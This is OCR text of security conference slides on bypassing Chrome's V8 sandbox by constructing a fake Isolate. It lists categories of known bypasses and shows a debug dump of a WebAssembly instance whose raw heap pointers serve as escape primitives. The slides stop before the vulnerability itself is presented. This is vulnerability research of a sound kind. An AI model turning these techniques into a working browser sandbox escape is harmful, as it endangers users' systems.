Binary Gecko

Fake it till you make it

Bypassing V8 Sandbox by constructing a fake Isolate

POC 2024

About Us

- Jaewon Min
- Works at Binary Gecko
- Browser Security Research
- Code auditing, fuzzing
- @binerdd

- Kaan Ezder
- Works at Binary Gecko
- Focusing on browser security
- @kaanezder

Binary Gecko

- Security company based in Berlin
- “Securing the digital world through vulnerability research”
- https://x.com/Binary_Gecko
- Find us during the conference!

Contents

- What is the V8 Sandbox?
- Previous bypass research
- The V8 Sandbox escape vulnerability
- Conclusion

What is the V8 Sandbox?

- Security feature in Chrome’s V8 JavaScript engine
- Isolates JavaScript execution from external resources
- Prevents potentially harmful operations by adding an extra layer of defense

Purpose of V8 Sandbox?

- The V8 sandbox limits the damage from JavaScript vulnerabilities by enforcing least privilege:
  - Limited Access: Restricts JavaScript’s ability to access system resources
  - Prevents Escalation: Blocks attempts to gain higher system permissions or escape the sandbox environment

How does it work?


- The V8 Sandbox isolates the JavaScript heap and enforces strict memory management policies to prevent vulnerabilities
  - Heap Isolation
  - Sandbox-Compatible Pointers
  - Additional Security Checks

These techniques help maintain a secure JavaScript execution environment, preventing malicious code from exploiting memory corruption vulnerabilities

Why is the V8 Sandbox important?


- Memory Safety
- Enhanced Security
- Reduced Attack Surface
- Isolation of Faults

V8 Components and their roles




Previous Bypass Research

Known V8 Bypasses Chart




Graph Of Bypass Types



- V8 Sandbox Bypasses
  - WebAssembly Specific
    - Memory Access
      - "Memory index confusion"
      - "Memory64 bounds check"
    - Table Related
      - "Table import signature bypass"
      - "Table set OOB"
      - "Table indirect call"
    - Function Signatures
      - "Function signature confusion"
      - "Import signature race"
  - Compiler Related
    - TurboFan
      - "Buffer overflow"
      - "Switch UB"
    - Maglev
      - "CapturedObject"
      - "MaglevGraphBuilder"
  - Deoptimization Issues
    - Eager Deoptimization
      - "DeoptimizationEntry_Eager"
      - "TranslatedState issues"
    - Builtin Functions
      - "SuspendGeneratorHandler"
      - "JSToJSWrapper"
      - "StarWideHandler"
  - Type System Vulnerabilities
    - Type Confusion
      - "JSToWasmWrapper confusion"
      - "ExternalPointerTable coarse types"
      - "Foreign object type–checking"
    - Type Tag Issues
      - "Coarse type checking"
      - "Heap sandbox tags for IDL types"
  - Regular Expression Engine
    - Bytecode
      - "Bytecode modification"
      - "Irregexp engine issues"
    - Backtracking
      - "Backtrack stack underflow"
      - "Experimental engine hardening"
  - Memory Management Issues
    - Memory Chunks
      - "OldLargeObjectSpace"
      - "FixPagesFlags"
      - "MemoryChunkMetadata"
    - Scavenger/GC Related
      - "ConcurrentMarking"
      - "IterateAndScavengePromotedObject"
      - "ArrayBufferSweeper"
      - "ProcessMarkingWorklist"

Simplified Version




What’s the best approach for a bypass?

- Relying on raw pointers (??)
- Not relying on raw pointers

V8 Sandbox Bypass With Raw Pointers

- Raw pointers in WASM
  - imported_mutable_globals
  - imported_function_targets
- Both are ptmalloc heap pointers



```
DebugPrint: 0xcfb081d3b59: [WasmInstanceObject] in OldSpace
 - map: 0x0cfb08206439 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x0cfb083472b9 <Object map = 0xcfb08206c81>
 - elements: 0x0cfb08002249 <FixedArray[0]> [HOLEY_ELEMENTS]
 - module_object: 0x0cfb08084aed <Module map = 0xcfb082062d1>
 - exports_object: 0x0cfb08084c49 <Object map = 0xcfb08206e39>
 - native_context: 0x0cfb081c2c75 <NativeContext[266]>
 - memory_object: 0x0cfb081d3b41 <Memory map = 0xcfb082066e1>
 - table 0: 0x0cfb08084bd9 <Table map = 0xcfb08206551>
 - imported_function_refs: 0x0cfb08002249 <FixedArray[0]>
 - indirect_function_table_refs: 0x0cfb08002249 <FixedArray[0]>
 - managed_native_allocations: 0x0cfb08084b91 <Foreign>
 - managed object maps: 0x0cfb08002249 <FixedArray[0]>
 - feedback vectors: 0x0cfb08002249 <FixedArray[0]>
 - memory_start: 0xcfc81010000
 - memory_size: 65536
 - imported_function_targets: 0x555556ee0680
 - globals_start: (nil)
 - imported_mutable_globals: 0x555556ee06a0
 - indirect_function_table_size: 0
 - indirect_function_table_sig_ids: (nil)
 - indirect_function_table_targets: (nil)
 - properties: 0x0cfb08002249 <FixedArray[0]>
 - All own properties (excluding elements): {}

0xcfb08206439: [Map]
 - type: WASM_INSTANCE_OBJECT_TYPE
 - instance size: 248
 - inobject properties: 0
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x0cfb080023d1 <undefined>
 - prototype_validity cell: 0x0cfb0814452d <Cell value= 1>
 - instance descriptors (own) #0: 0x0cfb080021dd <Other heap object (STRONG_DESCRIPTOR_ARRAY_TYPE)>
 - prototype: 0x0cfb083472b9 <Object map = 0xcfb08206c81>
 - constructor: 0x0cfb081d1791 <JSFunction Instance (sfi = 0xcfb081d176d)>
 - dependent code: 0x0cfb080021d1 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

https://blog.kylebot.net/2022/02/06/DiceCTF-2022-memory-hole/

V8 Sandbox Bypass With Raw Pointers

Simple Breakdown :

